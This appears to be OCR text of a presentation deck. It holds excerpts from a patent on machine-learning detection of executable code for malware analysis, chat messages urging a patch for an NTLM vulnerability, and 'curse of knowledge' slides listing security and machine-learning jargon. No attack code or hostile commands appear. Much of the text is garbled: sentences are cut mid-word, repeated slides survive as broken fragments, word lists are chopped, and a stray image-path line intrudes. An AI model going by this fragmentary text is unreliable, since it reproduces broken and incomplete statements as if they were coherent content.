The present application is a continuation of U.S. patent application Ser. No. 17/448,327, filed Sep. 21, 2021 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, which is a continuation of Ser. No. 16/920,630, filed Jul. 3, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 11,210,392, which is a continuation of Ser. No. 16/879,625, filed May 20, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 10,762,200, which claims the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

This patent discusses training predictive models to identify executable code within files.

Using normalized n-grams as features, they train a series of shallow, bagged decision trees to predict the probability of executable code within individual sections of a file.

associated n-gram within the sequence of bytes, providing, by the computer system, the array of counters as an input feature for a predictive machine learning model; and determining, by the predictive machine learning model, a model probability value that the sequence of bytes comprises executable code, wherein the computer system comprises a computer processor and an electronic storage medium.

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or

The predicted probabilities from separate models are then used as features (ie, a stacked ensemble) into a separate malware detection classifier.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

They later discuss using an image scaling algorithm as a means of preprocessing code for training a recurrent neural network (RNN), from which they extract the final layer to serve as a dimension reduction/feature extraction (ala PCA) method for a malware detection model.

duced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple layers of linear or nonlinear processing units for feature extraction and data transformation. In some embodiments, each successive layer of the DL model uses the output from the previous layer as an input. In some embodiments, the DL model may be a supervised, semi-supervised, and/or unsupervised learning model. In some embodiments, the DL model comprises a credit assignment path (CAP) comprising the chain of transformations from input to output. In some embodiments, the DL model comprises a feedforward neural network with a CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 40, 50, 100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 2000, and/or between any of the aforementioned values. In some embodiments, the DL comprises a recurrent neural network.

In some embodiments, the systems and methods described herein train a neural network for malware prediction directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is

These methods ultimately improve the detection rate of their malware model from 98.0% to 98.5%.

Which might not sound like much, but that's actually pretty important.

ments, the code can be rescaled to a constant size using, for

Any questions?
It's pretty straightforward, right?

Now, for a preview of what my life has been like the last three months.

Josh C.

> Josh C.
> sigh. maybe go ahead and make sure you applied the March 2025 Windoze updates. just trust me here...all your NTLM are belong to us. https://research.checkpoint.com/2025/cve-2025-24054-ntlm-exploit-in-the-wild/

so *this* has blown up in the last 24 hours. probably because it was added to the KEV and there are known exploitation attempts in the wild (and have been since mid-March). it *does* require user intervention - which is probably why the CVSS score is so low - but it requires minimal user input, like a right-click on an object or a double-click to open a folder. Tenable and R7 already have definitions/plugins published so we can find the vulns in our scans. told you to trust me when i said to patch ASAP...be safe out there.

Josh C.

> Josh C.
> sigh. maybe go ahead and make sure you applied the March 2025 Windoze updates. just trust me here...all your NTLM are belong to us. https://research.checkpoint.com/2025/cve-2025-24054-ntlm-exploit-in-the-wild/

so *this* has blown up in the last 24 hours. probably because it was added to the KEV and there are known exploitation attempts in the wild (and have been since mid-March). it *does* require user intervention - which is probably why the CVSS score is so low - but it requires minimal user input, like a right-click on an object or a double-click to open a folder. Tenable and R7 already have definitions/plugins published so we can find the vulns in our scans. told you to trust me when i said to patch ASAP...be safe out there.

John M.

I agree with Placek on this one. NDR is a feature of both the XDR / endpoint agent, as well as the "network" layer (either via data collection off span/tap but that's fugly to do, or you do it where it belongs at the network firewall layer). Doing it at both the NGFW and XDR/endpoint side (and then using something like XSIAM to collate data) lets you actually do /enforcement/ and not just detection

Josh C.

> Josh C.
> sigh. maybe go ahead and make sure you applied the March 2025 Windoze updates. just trust me here...all your NTLM are belong to us. https://research.checkpoint.com/2025/cve-2025-2405 the-wild/

so *this* has blow hours. probably added to the KE known exploitati wild (and have b March). it *does* r intervention - which is probably why the CVSS score is so low - but it requires minimal user input, like a right-click on an object or a double-click to open a folder. Tenable and R7 already have definitions/plugins published so we can find the vulns in our scans. told you to trust me when i said to patch ASAP...be safe out there.

Any questions?
It's pretty straightforward, right?

John M.

I agree with Placek on this one.

ll as
ia
but
it
ork
th the
de
ke
ou
actually do /enforcement/ and not just detection

the **curse** of knowledge

you cannot go back to the way you were before you possessed knowledge

SIEM, LDAP, CASB, Malware, RBAC, TLS, Firewall, EDR, GPO, DMZ, Zero Trust, SFTP, AV,
OTP, Threat Intel, POP3, IDS, USB, XSS, PPTP, API, CDM, SMTP, PKI, SOC, HMAC, CISO, MA
Filtering, SQL Injection, TTP, SSP, MITM, BYOD, FDE, CIRT, SMIME, IAM, IPSEC, COOP, VP
WPA2, SDK, REST, RADIUS, URL, SHA, OOB, GUI, CSPM, PAM, ESP, VTC, TACACS, WAN, I
TCP, ISO, FIM, MFA, COTS, PGP, DPI, CMMC, SSO, DRP, STIG, NIST, APT, CVSS, PT, WiFi,
XML, Honeypot, ITAR, NOC, LFI, DHCP, FTP, DMARC, HIPS, EFS, CVE, SCADA, UWF, SNM
PoLP, IEEE, DLP, ZTA, DEP, SSL, LAN, UUID, ACL, PSK, VNC, SAM, NFS, OAUTH, DDoS, EO
CRL, Spearphishing, FISMA, Sandbox, ISA, IEC, TFA, Kill Chain, CNSS, CSIRT, DoS, NAT,
UTM, SDN, Hashing, Brute Force, HTTPS, EPP, UEFI, Sandboxing, MDM, Ransomware, NIDS
CND, Keylogger, RPO, ROI, NTP, RDP, SCAP, SAML, YAML, VDI, SMB, SYN Flood, WHOIS,
SPF, WEP, Vulnerability, Dark Web, Patching, Bug Bounty, C2, Remote Access, Access Con
trol, Certificate Pinning, Rootkit, Zero-Day, Escalation, Authentication, Token, MFA Fatigue
Insider Threat, Session Hijacking, Intrusion Prevention, Vulnerability Scan, Log Analysis,
Digital Forensics, Syslog, Secure Boot, Fuzzing, Cryptojacking, Credential Stuffing, Jailbrea
ing, Botnet, Phishing Kit, RAT, IOC, EASM, Lateral Movement, Red Team, Blue Team, Breac
Simulation, BCP, SSL Stripping, Logic Bomb, DNS Tunneling, Drive-By Download, Insider
Risk, Secure SDLC, DevSecOps, TTP Mapping, Threat Modeling, Asset Inventory, Ransom
Note, Cold Boot Attack, Air Gap, Insider Leak, Hash Collision, SIEM Tuning, Log Rotation,
Certificate Revocation, Cloud Misconfig, Microsegmentation, Edge Security, Z-Wave, CAN
Bus, BIOS Attack, Firmware Implant, WAF, CSP, JSON Web Token, PKCE, Secure Element,
Chain of Trust, Screen Scraper, IGA, Deception Tech, Threat Hunt, Behavior Analytics, IoT

SIEM, LDAP, CASB, Malware, RBAC, TLS, Firewall, EDR, GPO, DMZ, Zero Trust, SFTP, AV, OTP, Threat Intel, POP3, IDS, USB, XSS, PPTP, API, CDM, SMTP, PKI, SOC, HMAC, CISO, MA Filtering, SQL Injection, TTP, SSP, MITM, BYOD, FDE, CIRT, SMIME, IAM, IPSEC, COOP, VP WPA2, SDK, REST, RADIUS, URL, SHA, OOB, GUI, CSPM, PAM, ESP, VTC, TACACS, WAN, I TCP, ISO, FIM, MFA, COTS, PGP, DPI, CMMC, SSO, DRP, STIG, NIST, APT, CVSS, PT, WiFi, XML, Honeypot, ITAR, NOC, LFI, DHCP, FTP, DMARC, HIPS, EFS, CVE, SCADA, UWF, SNM PoLP, IEEE, DLP, ZTA, DEP, SSL, LAN, UUID, ACL, PSK, VNC, SAM, NFS, OAUTH, DDoS, EO CRL, Spearphishing, FISMA, Sandbox, ISA, IEC, TFA, Kill Chain, CNSS, CSIRT, DoS, NAT, UTM, SDN, Hashing, Brute Force, HTTPS, EPP, UEFI, Sandboxing, MDM, Ransomware, NIDS CND, Keylogger, RPO, ROI, NTP, RDP, SCAP, SAML, YAML, VDI, SMB, SYN Flood, WHOIS, SPF, WEP, Vulnerabili mote Access, Access Con trol, Certificate Pinnin tion, Token, MFA Fatigue Insider Threat, Sessio lity Scan, Log Analysis, Digital Forensics, Sysl edential Stuffing, Jailbrea ing, Botnet, Phishing Kit, RAT, IOC, EASM, Lateral Movement, Red Team, Blue Team, Breac Simulation, BCP, SSL Stripping, Logic Bomb, DNS Tunneling, Drive-By Download, Insider Risk, Secure SDLC, DevSecOps, TTP Mapping, Threat Modeling, Asset Inventory, Ransom Note, Cold Boot Attack, Air Gap, Insider Leak, Hash Collision, SIEM Tuning, Log Rotation, Certificate Revocation, Cloud Misconfig, Microsegmentation, Edge Security, Z-Wave, CAN Bus, BIOS Attack, Firmware Implant, WAF, CSP, JSON Web Token, PKCE, Secure Element, Chain of Trust, Screen Scraper, IGA, Deception Tech, Threat Hunt, Behavior Analytics, IoT

You possess the knowledge of what these mean; once you know them you can't un-know them.

the **curse** of knowledge

you cannot disregard your knowledge even when it is in your best interest to do so

the **curse** of knowledge

you cannot disregard your knowledge even when it is in your best interest to do so

as much as you'd like to experience **The Sixth Sense** for the first time again, you cannot erase your knowledge that

the **curse** of knowledge

you cannot disregard your knowledge even when it is in your best interest to do so

as much as you'd like to experience **The Sixth Sense** for the first time again, you cannot erase your knowledge that

BRUCE WILLIS WAS DEAD THE WHOLE TIME

SIEM, LDAP, CASB, Malware, RBAC, TLS, Firewall, EDR, GPO, DMZ, Zero Trust, SFTP, AV,
OTP, Threat Intel, POP3, IDS, USB, XSS, PPTP, API, CDM, SMTP, PKI, SOC, HMAC, CISO, MA
Filtering, SQL Injection, TTP, SSP, MITM, BYOD, FDE, CIRT, SMIME, IAM, IPSEC, COOP, VP
WPA2, SDK, REST, RADIUS, URL, SHA, OOB, GUI, CSPM, PAM, ESP, VTC, TACACS, WAN, I
TCP, ISO, FIM, MFA, COTS, PGP, DPI, CMMC, SSO, DRP, STIG, NIST, APT, CVSS, PT, WiFi,
XML, Honeypot, ITAR, NOC, LFI, DHCP, FTP, DMARC, HIPS, EFS, CVE, SCADA, UWF, SNM
PoLP, IEEE, DLP, ZTA, DEP, SSL, LAN, UUID, ACL, PSK, VNC, SAM, NFS, OAUTH, DDoS, EO
CRL, Spearphishing, FISMA, Sandbox, ISA, IEC, TFA, Kill Chain, CNSS, CSIRT, DoS, NAT,
UTM, SDN, Hashing, Brute Force, HTTPS, EPP, UEFI, Sandboxing, MDM, Ransomware, NIDS
CND, Keylogger, RPO, ROI, NTP, RDP, SCAP, SAML, YAML, VDI, SMB, SYN Flood, WHOIS,
SPF, WEP, Vulnerability, Dark Web, Patching, Bug Bounty, C2, Remote Access, Access Con
trol, Certificate Pinning, Rootkit, Zero-Day, Escalation, Authentication, Token, MFA Fatigue
Insider Threat, Session Hijacking, Intrusion Prevention, Vulnerability Scan, Log Analysis,
Digital Forensics, Syslog, Secure Boot, Fuzzing, Cryptojacking, Credential Stuffing, Jailbrea
ing, Botnet, Phishing Kit, RAT, IOC, EASM, Lateral Movement, Red Team, Blue Team, Breac
Simulation, BCP, SSL S e-By Download, Insider
Risk, Secure SDLC, De Asset Inventory, Ransom
Note, Cold Boot Attac M Tuning, Log Rotation,
Certificate Revocatior e Security, Z-Wave, CAN
Bus, BIOS Attack, Firm PKCE, Secure Element,
Chain of Trust, Screen Scraper, IGA, Deception Tech, Threat Hunt, Behavior Analytics, IoT

You are "cursed" with the knowledge you have.
It's difficult to imagine what it would be like to not understand any of this.

SIEM, LDAP, CASB, Malware, RBAC, TLS, Firewall, EDR, GPO, DMZ, Zero Trust, SFTP, AV, OTP, Threat Intel, POP3, IDS, USB, XSS, PPTP, API, CDM, SMTP, PKI, SOC, HMAC, CISO, MA Filtering, SQL Injection, TTP, SSP, MITM, BYOD, FDE, CIRT, SMIME, IAM, IPSEC, COOP, VP WPA2, SDK, REST, RADIUS, URL, SHA, OOB, GUI, CSPM, PAM, ESP, VTC, TACACS, WAN, I TCP, ISO, FIM, MFA, COTS, PGP, DPI, CMMC, SSO, DRP, STIG, NIST, APT, CVSS, PT, WiFi, XML, Honeypot, ITAR, NOC, LFI, DHCP, FTP, DMARC, HIPS, EFS, CVE, SCADA, UWF, SNM PoLP, IEEE, DLP, ZTA, DEP, SSL, LAN, UUID, ACL, PSK, VNC, SAM, NFS, OAUTH, DDoS, EO CRL, Spearphishing, FISMA, Sandbox, ISA, IEC, TFA, Kill Chain, CNSS, CSIRT, DoS, NAT, UTM, SDN, Hashing, Brute Force, HTTPS, EPP, UEFI, Sandboxing, MDM, Ransomware, NIDS CND, Keylogger, RPO, ROI, NTP, RDP, SCAP, SAML, YAML, VDI, SMB, SYN Flood, WHOIS, SPF, WEP, Vulnerability, Dark Web, Patching, Bug Bounty, C2, Remote Access, Access Con trol, Certificate Pinning, Rootkit, Zero-Day, Escalation, Authentication, Token, MFA Fatigue Insider Threat, Session Hijacking, Intrusion Prevention, Vulnerability Scan, Log Analysis, Digital Forensics, Syslog, Secure Boot, Fuzzing, Cryptojacking, Credential Stuffing, Jailbrea ing, Botnet, Phishing Kit, RAT, IOC, EASM, Lateral Movement, Red Team, Blue Team, Breac Simulation, BCP, SSL Stripping, eling, Drive-By Download, Insider Risk, Secure SDLC, DevSecOps Modeling, Asset Inventory, Ransom Note, Cold Boot Attack, Air Ga llision, SIEM Tuning, Log Rotation, Certificate Revocation, Cloud M tation, Edge Security, Z-Wave, CAN Bus, BIOS Attack, Firmware Implant, WAF, CSP, JSON Web Token, PKCE, Secure Element, Chain of Trust, Screen Scraper, IGA, Deception Tech, Threat Hunt, Behavior Analytics, IoT

But we can flip this around.

GLM, LDA, QDA, PCA, ICA, NMF, T-SNE, UMAP, MDS, EDA, AIC, BIC, GMM, HMM, ARIMA, SARIMA, VAR, VECM, FFT, STL, Prophet, Kalman Filter, EM Algorithm, Bootstrapping, Jack-knife, Monte Carlo, MCMC, Gibbs Sampling, Metropolis-Hastings, HMC, Rejection Sampling Importance Sampling, Markov Chain, Stationarity, Heteroscedasticity, Multicollinearity, Colli earity, Autocorrelation, Durbin-Watson, Breusch-Pagan, White Test, Box-Cox, Box-Jenkins, Re sidual Plot, QQ Plot, Confusion Matrix, ROC Curve, AUC, PR Curve, TPR, FPR, F1 Score, Pre cision, Recall, Sensitivity, Specificity, Log Loss, Cross-Entropy, Hinge Loss, Huber Loss, MAE RMSE, MAPE, R-Squared, Adjusted R-Squared, Ridge Regression, Lasso, Elastic Net, LARS, Stochastic Gradient Descent, Batch Norm, Dropout, Weight Decay, Early Stopping, Learning Rate, Epoch, Batch Size, Backpropagation, Loss Function, Activation Function, ReLU, Leaky ReLU, GELU, LOL, Sigmoid, Tanh, Softmax, Cross Validation, K-Fold, Stratified Sampling, Boo strapped CV, Nested CV, Hyperparameter Tuning, Grid Search, Random Search, Bayesian Optimization, Model Selection, Stacked Ensembling, Bagging, Boosting, Blending, Ensemble Learning, Voting Classifier, Random Forest, Extra Trees, Decision Tree, Gini Index, Entropy, Information Gain, CART, PB&J, C4.5, XGBoost, LightGBM, CatBoost, Gradient Boosting, Ada-Boost, GBM, SVM, Kernel Trick, RBF Kernel, Polynomial Kernel, Linear Kernel, KNN, Distanc Metric, Manhattan Distance, Euclidean Distance, Cosine Similarity, Mahalanobis Distance, DBSCAN, K-Means, K-Medoids, Agglomerative Clustering, Dendrogram, Ward's Linkage, Silhouette Score, Elbow Method, Gower Distance, TF-IDF, Bag Of Words, Count Vectorizer, NLTK, Transformers, Tokenization, Lemmatization, Stemming, Stopword Removal, Named En tity Recognition, Word2Vec, BLLM, LoRA, PEFT, Quantization, Pruning, Knowledge Distilla-


GLM, LDA, QDA, PCA, ICA, NMF, T-SNE, UMAP, MDS, EDA, AIC, BIC, GMM, HMM, ARIMA, SARIMA, VAR, VECM, FFT, STL, Prophet, Kalman Filter, EM Algorithm, Bootstrapping, Jack-knife, Monte Carlo, MCMC, Gibbs Sampling, Metropolis-Hastings, HMC, Rejection Sampling Importance Sampling, Markov Chain, Stationarity, Heteroscedasticity, Multicollinearity, Colli earity, Autocorrelation, Durbin-W Test, Box-Cox, Box-Jenkins, R sidual Plot, QQ Plot, Confusion M Curve, TPR, FPR, F1 Score, Pre cision, Recall, Sensitivity, Specific Hinge Loss, Huber Loss, MAE RMSE, MAPE, R-Squared, Adjuste ion, Lasso, Elastic Net, LARS, Stochastic Gradient Descent, Batch Norm, Dropout, Weight Decay, Early Stopping, Learning Rate, Epoch, Batch Size, Backpropagation, Loss Function, Activation Function, ReLU, Leaky ReLU, GELU, Sigmoid, Tanh, Softmax, Cross Validation, K-Fold, Stratified Sampling, Boo strapped CV, Nested CV, Hyperparameter Tuning, Grid Search, Random Search, Bayesian Optimization, Model Selection, Stacked Ensembling, Bagging, Boosting, Blending, Ensemble Learning, Voting Classifier, Random Forest, Extra Trees, Decision Tree, Gini Index, Entropy, Information Gain, CART, C4.5, XGBoost, LightGBM, CatBoost, Gradient Boosting, Ada-Boost, GBM, SVM, Kernel Trick, RBF Kernel, Polynomial Kernel, Linear Kernel, KNN, Distanc Metric, Manhattan Distance, Euclidean Distance, Cosine Similarity, Mahalanobis Distance, DBSCAN, K-Means, K-Medoids, Agglomerative Clustering, Dendrogram, Ward's Linkage, Silhouette Score, Elbow Method, Gower Distance, TF-IDF, Bag Of Words, Count Vectorizer, NLTK, Transformers, Tokenization, Lemmatization, Stemming, Stopword Removal, Named En tity Recognition, Word2Vec, BLLM, LoRA, PEFT, Quantization, Pruning, Knowledge Distilla-

You probably didn't even notice.

